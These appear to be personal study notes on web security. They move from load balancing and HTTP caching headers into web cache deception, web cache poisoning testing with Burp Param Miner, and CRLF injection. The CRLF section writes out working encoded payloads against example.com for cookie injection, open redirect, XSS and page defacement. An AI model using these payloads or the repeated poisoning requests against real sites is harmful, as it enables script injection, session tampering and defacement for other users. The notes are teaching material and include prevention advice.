      * **Load balancing** refers to efficiently distributing incoming network traffic across a group of backend servers, also known as a server farm or server pool.
      * The load balancer works to distribute the traffic to a pool of available servers through various load balancing algorithms. If more resources are needed, additional servers can be added. Examples of some load balancing algorithms:
        + **Round Robin** – Requests are distributed across the group of servers sequentially.
        + **Least Connections** – A new request is sent to the server with the fewest current connections to clients. The relative computing capacity of each server is factored into determining which one has the least connections.
        + **Least Time** – Sends requests to the server selected by a formula that combines the  
          fastest response time and fewest active connections. Exclusive to NGINX Plus.
        + **Hash** – Distributes requests based on a key you define, such as the client IP address or  
          the request URL. NGINX Plus can optionally apply a consistent hash to minimize redistribution  
          of loads if the set of upstream servers changes.
        + **IP Hash** – The IP address of the client is used to determine which server receives the request.
        + **Random with Two Choices** – Picks two servers at random and sends the request to the  
          one that is selected by then applying the Least Connections algorithm (or for NGINX Plus  
          the Least Time algorithm, if so configured).
        + 
      * Because the load balancer is sitting in between the client and application server and managing the connection, it has the ability to perform other functions. The load balancer can perform content switching, provide content-based security like web application firewalls (WAF), and authentication enhancements like two factor authentication (2FA). And also **load balancer can be used as cashing servers**
    - **How Caching works**
      * **HTTP Cache Headers**
        + Cache-Control Header

Every resource can define its own caching policy via the Cache-Control HTTP header. directives used to specify browser caching policies in both client requests and server responses. Policies include how a resource is cached, where it’s cached and its maximum age before expiring (i.e., time to live). Cache-control header values are called directives such as:

Cache-Control: Max-Age

defines, in seconds, the amount of time it takes for a cached copy of a resource to expire. After expiring, a browser must refresh its version of the resource by sending another request to a server.

For example, cache-control: max-age=120 means that the returned resource is valid for 120 seconds, after which the browser has to request a newer version.

s-maxage’ directive is specifically for shared caches such as CDNs, and it dictates how long those shared caches can keep serving up the resource from cache. This directive overrides the ‘max-age’ directive for individual clients.

No-store, No-cache Directives

Cache-Control: No-Cache

The no-cache directive means that a browser may cache a response, but must first submit a validation request to an origin server.This is typically done using an ETag.

An ETag is another HTTP header which contains a token unique to the version of the resource at the time it was requested. This token is changed on the origin server whenever the resource is updated.

When a user returns to a page with a ‘no-cache’ resource, the client will always have to connect to the origin server and compare the ETag on the cached resource with one on the server. If the ETags are identical, the cached resource will be provided to the user. If not, this means that the resource has been updated and the client will need to download a fresh version to provide to the user. This process ensures that the user is always getting the most up-to-date version of that resource without requiring unnecessary downloads.

Cache-Control: No-Store

The no-store directive means browsers aren’t allowed to cache a response and must pull it from the server each time it’s requested. This setting is usually used for sensitive data, such as personal banking details

public, private Directives

they control which types of caches are allowed to cache the resources. These are the public and private directives, private being the default one if unspecified.

Cache-Control: Public

The public response directive indicates that a resource can be cached by any cache.

Cache-Control: Private

The private response directive indicates that a resource is user specific—it can still be cached, but only on a client device. For example, a web page response marked as private can be cached by a desktop browser, but not a content delivery network (CDN). These are often resources containing private data, such as a website displaying a user’s personal information.

This header is an HTTP/1.1 addition and replaces the deprecated Pragma header, that was never a standard one.

* + - * + Old caching Tags

Pragma Header

The old Pragma header accomplishes many things most of them characterized by newer implementations. We are however most concerned with the Pragma: no-cache directive which is interpreted by newer implementations as Cache-Control: no-cache. You don't need to be concerned about this directive because it's a request header which will be ignored by KeyCDN's edge servers. It is however important to be aware of the directive for the overall understanding. Going forward, there won't be new HTTP directives defined for Pragma

Expires Header

A couple of years back, this was the main way of specifying when assets expire..

This header specifies a fixed date/time for the expiration of a cached resource. For example,

Expires: Sat, 13 May 2017 07:00:00 GMT

signals that the cached resource expires on May 13, 2017 at 7:00 am GMT. The expires header is ignored when a cache-control header containing a max-age and s-maxage directive is present as it take precedence on most modern systems.

To avoid breaking the specification, avoid setting the date value to more than a year

* + - * + Validator Tags

in Response headers, ETag and Last-Modified both serve the same purpose: determining if the browser needs to re-download a cached file that has expired. ETag is the recommended approach because it's more accurate.

ETag Header

A response header that identifies the version of served content according to a token – a string of characters in quotes, e.g., "675af34563dc-tr34" – those changes after a resource is modified. If a token is unchanged before a request is made, the browser continues to use its local version.

When the browser finds an expired cached response, it can send a small token (usually a hash of the file's contents) to the server to check if the file has changed. If the server returns the same token, then the file is the same, and there's no need to re-download it.

Last-Modified Header

the Last-Modified header indicates the time a document last changed which is the most common validator. It can be seen as a legacy validator from the time of HTTP/1.0. When a cache stores an asset including a Last-Modified header, it can utilize it to query the server if that representation has changed over time (since it was last seen). This can be done using an If-Modified-Since request header field.

This header serves the same purpose as ETag, but uses a time-based strategy to determine if a resource has changed, as opposed to the content-based strategy of ETag.

* + - * + Vary Header

A header that determines the responses that must match a cached resource for it to be considered valid. For example, the header

Vary: Accept-Language, User-Agent

specifies that a cached version must exist for each combination of user agent and language.. (used for specifying cache keys)

* + - * **when to cache?** 
        + So caching sounds like it is massively beneficial, reducing both network delay (lag) and server loads. However, caching has limitations. A caching system needs to have at least two key functionalities in place:

Time limits for how long to cache an item (i.e. File, HTTP Request, etc.) for; and

A system for determining whether or not a given request matches (“hits”) a cached copy of the data (therefore quick response) or “misses” it (therefore needs to ask the application)

* + - * + **Time Limits**

Caching is a technique that stores a copy of a given resource and serves it back when requested. When a web cache has a requested resource in its store, it intercepts the request and returns a copy of the stored resource instead of redownloading the resource from the originating server. This achieves several goals: it eases the load of the server because it doesn’t need to serve all clients itself, and it improves performance by being closer to the client. In other words, it takes less time to transmit the resource back. For a web site, web caching is a major component in achieving high performance. However, the cache functionality must be configured properly, as not all resources stay identical forever: it's important to cache a resource only until it changes, not longer.

Resources change and are updated so the cache needs to have a finite lifetime for each cached resource. We wouldn’t be happy if we requested the BBC News webpage on May 5th and found out that the news we were reading was from September the previous year. Cache items therefore have expiry time limits.

* + - * + **Hits and misses**

Whenever a cache receives a request for a resource, it needs to decide whether it has a copy of this exact resource already saved and can reply with that, or if it needs to forward the request to the application server. **For static content such as images, this might be simple** such as images, css files JS files ...etc. whoever requests it. However, some pages are dynamic – if we access www.ourbank.com/balance then we want to see our own bank balance, not someone else’s (and vice versa) so caches can’t simply cache all content for all users.

* + - * + Caches and their origin sources tackle this problem collaboratively using an agreed arrangement of “**cache keys**” – a few specific components of a HTTP request that are taken to uniquely identify the resource being requested. This can be done manually through the use of HTTP headers. The owner of the source data can ensure that the origin server returns headers to mark a resource as public or private, set a maximum age to store it, ask the browser to re-validate this resource each time or tell the browser not to cache a specific resource
        + **How would a Cache Proxy know whether it has a cached response for the sent request or not? How does our cache decide if it can re-use a previously stored response for this particular response?**

**The answer is: Cache Keys**

* + - * **What is Caching keys**
        + multiple requests to the same object will be cashed based on a key
        + When the cache receives an HTTP request, it first has to determine whether there is a cached response that it can serve directly, or whether it has to forward the request for handling by the back-end server. Caches identify equivalent or identical requests by comparing a predefined some of the http request's components, known collectively as the "cache key". Such as {user-agent , host header , url parameters , … }.
        + Components of the request that are not seen by the user because they are added by the proxy server are said to be "unkeyed". Such as

X-Forwarded-Host : (Host header attack)


X-Host : (Host header attack)

X-forwarded-Server :

X-Original-Url :

X-Rewrite-Url :

* + - * + if the cache key of an incoming request matches the key of a previous request, then the cache considers them to be equivalent. As a result, it will serve a copy of the cached response that was generated for the original request. This applies to all subsequent requests with the matching cache key, until the cached response expires. **(the web server know that if it has cached response for the following requests or no based on these cashing keys)**
        + this means that caches think the following two requests are equivalent and will happily respond to the second request with a response cashed from the first even though that both requests are generated from different users but for the caching servers both requests are equivalent



* + - * + The components which are not cache keys are known as “Unkeyed”. If cache proxy identifies cache keys of a request matching the keys of any cached (stored) requests, it will serve a copy of the cached response back to the user if it is not expired. And if the cache keys of a request are not matching with any cached response, the request is forwarded to the webserver for processing it.
  + **web cache attacks types**
    - **Web Cache Deception (WCD) Attack**
      * WCD attacks arise when there is a contradiction between how a cache and an origin server interpret a given HTTP request. For instance, an attacker can craft a URL that points to the account information on a banking website but append to it a non-existent path component disguised as a static image, such as “/account.php/nonexistent.jpg.” Many origin servers will simply ignore the invalid suffix as spurious and respond with account details.
      * However, a web cache proxying the content may be oblivious to the processing that happens on the origin server to insert dynamic user-specific content, and store the response as if it were an image because of the file extension. If the attacker can trick a user into clicking on this link, the victim’s account information will be cached. The attacker can then access the same URL, retrieving the cached content containing the (dynamic) information personal to that user, and giving the attacker an opportunity to steal it.
    - **Web Cache Poisoning (WCP) Attack**
      * Web Cache Poisoning is not an attack but is a modern exploit methodology used by attackers to reach more user-base of a vulnerable web application to deliver the attack. In order to make this web-cache attack successful, hackers combine both: Vulnerable website behavior + Website Cache Proxy mechanism
      * **The objective of** Cache poisoning aims to send a request which results in a damaging response. This response will be saved in the cache by default and later will be sent back to the other users. An attacker sends a malicious request to the server multiple times, then the malicious response will be cached in the cache server. Whenever the user hits the same request, the poisoned response from the cache will be sent to the user
      * **Cache poisoning attacks could result in**
        + stored XSS
        + information disclosure
        + DDOS attacks
        + unauthenticated access to sensitive pages
        + password reset attack
      * In a nutshell this is when an attacker manages to successfully embed malicious content in a request that gets reflected back into the server response and saved in the cache. The cache server will then unwittingly serve up the malicious response to anyone subsequently requesting the resource. For example, an attacker could find a webpage vulnerable to reflected XSS. However reflected XSS is difficult for the hacker to exploit, since it requires getting a user to click on a specific link with the malicious payload within in. If however the attacker finds that the server in question has a cache and will store the malicious response payload in that cache, then future users requesting the page will have a malicious response returned from the cache. Executing the attacker’s arbitrary JavaScript.
  + **How to test for web cache poisoning:**
    - The first step is to identify unkeyed inputs. Doing this manually is tedious so fortunately there is a Burp Suite extension called **Param Miner** that automates this step by guessing header/cookie names, and observing whether they have an effect on the application's response.
      * + Choose the request that you want to test on
        + Right click -> Guess Headers then it will start to fuzz automatically
      * After finding an unkeyed input, the next steps are to assess how much damage you can do with it, then try and get it stored in the cache. If that fails, you'll need to gain a better understanding of how the cache works and hunt down a cacheable target page before retrying. Whether a page gets cached may be based on a variety of factors including the file extension, content-type, route, status code, and response headers.
      * Cached responses can mask unkeyed inputs, so if you're trying to manually detect or explore unkeyed inputs, a cache-buster is crucial. If you have Param Miner loaded, you can ensure every request has a unique cache key by adding a parameter with a value of $randomplz to the query string.
      * When auditing a live website, accidentally poisoning other visitors is a perpetual hazard. Param Miner mitigates this by adding a cache buster to all outbound requests from Burp. This cache buster has a fixed value so you can observe caching behavior yourself without it affecting other users.
    - Once you have identified an unkeyed input, the next step is to evaluate exactly how the website processes it. Understanding this is essential to successfully eliciting a harmful response. If an input is reflected in the response from the server without being properly sanitized, or is used to dynamically generate other data, then this is a potential entry point for web cache poisoning
    - Finally send the request multiple times (10000) by an intruder such as burp intruder to be cached by the server
  + **Preventing web cache poisoning** 
    - Defending yourself against Cache Poisoning attacks can be quite tricky. There is one surefire way to prevent web cache poisoning attacks, and that’s to disable caching altogether. This likely won’t be feasible for larger web sites, but some smaller sites could implement this solution. For example, if caching is only enabled because that’s the default for the CDN you’re using, you may want to think about whether you really need caching enabled or not. If you don’t, disable it.
    - Disabling caching entirely is one such way which is not feasible for most and understandably so. Some helpful methods however are to:
      * Only cache static files
        + You want to enable caching only for purely static files that never change and that don’t depend on any user input to generate a cached response. This way, an attacker won’t be able to fool your caching server into retrieving a malicious version of a file rather than the intended legitimate file.
        + Heavily cache static response, such as \*.js, \*.css, \*.png files, blog posts, landing pages or any page that is always identical.
      * Make sure you are not vulnerable to Cross-site Scripting attacks so that even in the event of such a vulnerability, the user’s browser can’t be exploited.
      * Be wary of third-party software
        + Understand and restrict where caching is done. Are you using frameworks that implement their own caching? If so you may want to disable that and handle caching at a singular point (e.g. CloudFlare).
        + Many, if not most, web sites/applications today are built using some third-party software. Your internal development team may hold itself to a high standard in regards to security practices when coding. But as soon as you introduce third-party software into the mix, you’re implicitly relying on the robustness of that third-party development team’s security practices. If they’re weaker than yours, that third-party code becomes your weakest link, and your web site/application is as vulnerable as that code.
      * Don’t rely on or trust data found in HTTP headers
        + Many client-side vulnerabilities can be exploited through HTTP headers, which can lead to reflected cross-site scripting attacks, among other attacks.
        + A reflected XSS attack is possible when a web site/application accepts user input and reflects the results back to the user (such as a search field) but without validating the input. It simply reflects whatever was input by the user. In our example above, the user’s language preference was used.
        + So don’t rely on values from HTTP headers that aren’t part of your cache key. And never return HTTP headers from the web cache.
        + Avoid using user inputs (i.e. HTTP Headers) to be used as the cache key.
      * Don’t trust GET requests
        + You should consider GET request bodies as untrusted, and you should make sure GET request bodies cannot modify the contents of a response. If a GET request body is able to change the contents of a response, consider using a POST request instead or bypassing the cache altogether.
* **CRLF Injection HTTP Response Splitting**
  + **Introduction** 
    - When a browser sends a request to a web server, the web server answers back with a response containing both the HTTP response headers and the actual website content, i.e. the response body. The HTTP headers and the HTML response (the website content) are separated by a specific combination of special characters, namely a carriage return and a line feed. For short they are also known as CRLF.
    - The web server uses the CRLF to understand when new HTTP header begins and another one ends. The CRLF can also tell a web application or user that a new line begins in a file or in a text block. The CRLF characters are a standard HTTP/1.1 message, so it is used by any type of web server, including Apache, Microsoft IIS and all others.
    - The term CRLF refers to Carriage Return (ASCII 13, \r) Line Feed (ASCII 10, \n). They're used to note the termination of a line, however, dealt with differently in today’s popular Operating Systems. For example: in Windows both a CR and LF are required to note the end of a line, whereas in Linux/UNIX a LF is only required. In the HTTP protocol, the CR-LF sequence is always used to terminate a line.
    - **Ex of a normal HTTP response**
      * An HTTP message response includes two parts:
      * Message Headers – metadata that describes a request or response Each terminated by a carriage return (\r) and a linefeed (\n) Then the Message Body which is the raw data of the response
        + GET http://www.google.com/ HTTP/1.1\r\n
        + Host: www.google.com\r\n
        + User-Agent: Mozilla/5.0 (Windows ;U ; Windows NT 5.1; en-US; ) Firefox/3.0.1 Paros/3.2.13\r\n
        + Accept: text/html,application/xhtml+xml,application/xml; q=0.9,\*/\*;q=0.8\r\n
        + Accept-Language: en-us,en;q=0.5\r\n
        + Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7\r\n
        + Keep-Alive: 300\r\n
        + **\r\n -> carriage return that separates the response headers and the response body**
        + <HTML>\r\n
        + <HEAD>\r\n
        + <TITLE>Your Title Here</TITLE>\r\n
        + </HEAD>\r\n
        + <BODY>\r\n
        + </BODY>\r\n
        + …
        + </HTML>\r\n
      * Those two consecutive carriage-return-linefeed pairs are the source of HTTP response splitting vulnerabilities , The HTTP response splitting vulnerability is not the attack, it is simply the path that makes it possible
  + **What is CRLF Injection**
    - In a CRLF injection vulnerability attack the attacker inserts both the carriage return and linefeed characters into user input to trick the server, the web application or the user into thinking that an object is terminated and another one has started This is most commonly done by modifying an HTTP parameter or URL. . As such the CRLF sequences are not malicious characters, however they can be used for malicious intent, for HTTP response splitting etc.
    - **Not all http servers are vulnerable to CRLF injection but Only old http server might be vulnerable**
  + **CRLF can lead to:**
    - **The vulnerability impact :-**
      * cross-user defacement
      * Cross-site scripting
      * Web cache poisoning
      * Bypass CSP
      * Log File Poisoning
      * HTTP Response Splitting
    - **HTTP Response Splitting**
      * When CRLF injection is used to split an HTTP response header, it is referred to as HTTP Response Splitting so an attacker sends arbitrary data to the server, and this data is returned as part of the HTTP response.
      * The attacker manipulates the web pages through HTTP Response using CRLF injection
      * Since the header of a HTTP response and its body are separated by CRLF characters an attacker can try to inject those. A combination of CRLF CRLF will tell the browser that the header ends and the body begin. That means that he is now able to write data inside the response body where the html code is stored.
      * Remember that you need two \r\n sequences between the headers and the body and %0d%0a is the URL encoding of the \r\n
      * This vulnerability is usually found in case of redirections and when users have control over location headers
      * **EX add cookies:**
        + Request

http://[www.example.net](http://www.example.net/)/%0D%0A**Set-Cookie:mycookie=myvalue**

* + - * + HTTP Response

Connection: keep-alive

Content-Length: 178

Content-Type: text/html

Date: Mon, 09 May 2016 14:47:29 GMT

Location: https://[www.example.net](http://www.example.net/)/[INJECTION STARTS HERE]


**Set-Cookie: mycookie=myvalue**

X-Frame-Options: SAMEORIGIN

X-Sucuri-ID: 15016

x-content-type-options: nosniff

x-xss-protection: 1; mode=block

* + - * **Ex CRLF chained with Open Redirect:**
        + //[www.google.com/%2F%2E%2E%0D%0AHeader-Test:test2](http://www.google.com/..%0D%0AHeader-Test:test2)
        + /[www.google.com/%2E%2E%2F%0D%0AHeader-Test:test2](http://www.google.com/%0D%0AHeader-Test:test2)
        + /[google.com/%2F..%0D%0AHeader-Test:test2](http://google.com/..%0D%0AHeader-Test:test2)
        + /%0d%0aLocation:%20[http://example.com](http://example.com/)
    - **CRLF to Cross Site Scripting**
      * **Payload**
        + 
        + http://www.example.com/somepage.php?page=%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%2025%0d%0a%0d%0a%3Cscript%3Ealert(1)%3C/script%3E
      * **Payload Explained**
        + The following simplified example uses CRLF to:

Add a fake HTTP response header: Content-Length: 0. This causes the web browser to treat this as a terminated response and begin parsing a new response.


Add a fake HTTP response: HTTP/1.1 200 OK. This begins the new response.

Add another fake HTTP response header: Content-Type: text/html. This is needed for the web browser to properly parse the content.

Add yet another fake HTTP response header: Content-Length: 25. This causes the web browser to only parse the next 25 bytes.

Add page content with an XSS: <script>alert(1)</script>. This content has exactly 25 bytes.

Because of the Content-Length header, the web browser ignores the original content that comes from the web server.

* + - **CRLF to cross user defacement**
      * 
      * **Payload**
        + Content-Length: 0
        + HTTP/1.1 200 OK
        + Content-Type: text/html
        + Content-Length: 47
        + <html>hacked</html>
      * **Encoded Payload**
        + http://www.example.com/somepage.php?page=%0d%0aContent-Length%3A+0%0D%0A%0D%0AHTTP%2F1.1+200+OK%0D%0AContent-Type%3A+text%2Fhtml%0D%0AContent-Length%3A+47%0D%0A%0D%0A%3Chtml%3Ehacked%3C%2Fhtml%3E
      * **Payload Explained**

Add a fake HTTP response header: Content-Length: 0. This causes the web browser to treat this as a terminated response and begin parsing a new response.


Add a fake HTTP response: HTTP/1.1 200 OK. This begins the new response.


Add another fake HTTP response header: Content-Type: text/html. This is needed for the web browser to properly parse the content.

Add yet another fake HTTP response header: Content-Length: 47. This causes the web browser to only parse the next 47 bytes.

Add page content with an your desired html tags : <html>hacked</html>This content has exactly 47 bytes.

Because of the Content-Length header, the web browser ignores the original content that comes from the web server.

* + - **CRLF to log file injection**
      * Applications typically use log files to store a history of events or transactions for later review, statistics gathering, or debugging. Depending on the nature of the application, the task of reviewing log files may be performed manually on an as-needed basis or automated with a tool that automatically culls logs for important events or trending information.
      * Writing invalidated user input to log files can allow an attacker to forge log entries or inject malicious content into the logs. This is called log injection.
      * Log injection vulnerabilities occur when:
        + Data enters an application from an untrusted source.
        + The data is written to an application or system log file.
      * Successful log injection attacks can cause:
        + Injection of new/bogus log events (log forging via log injection)
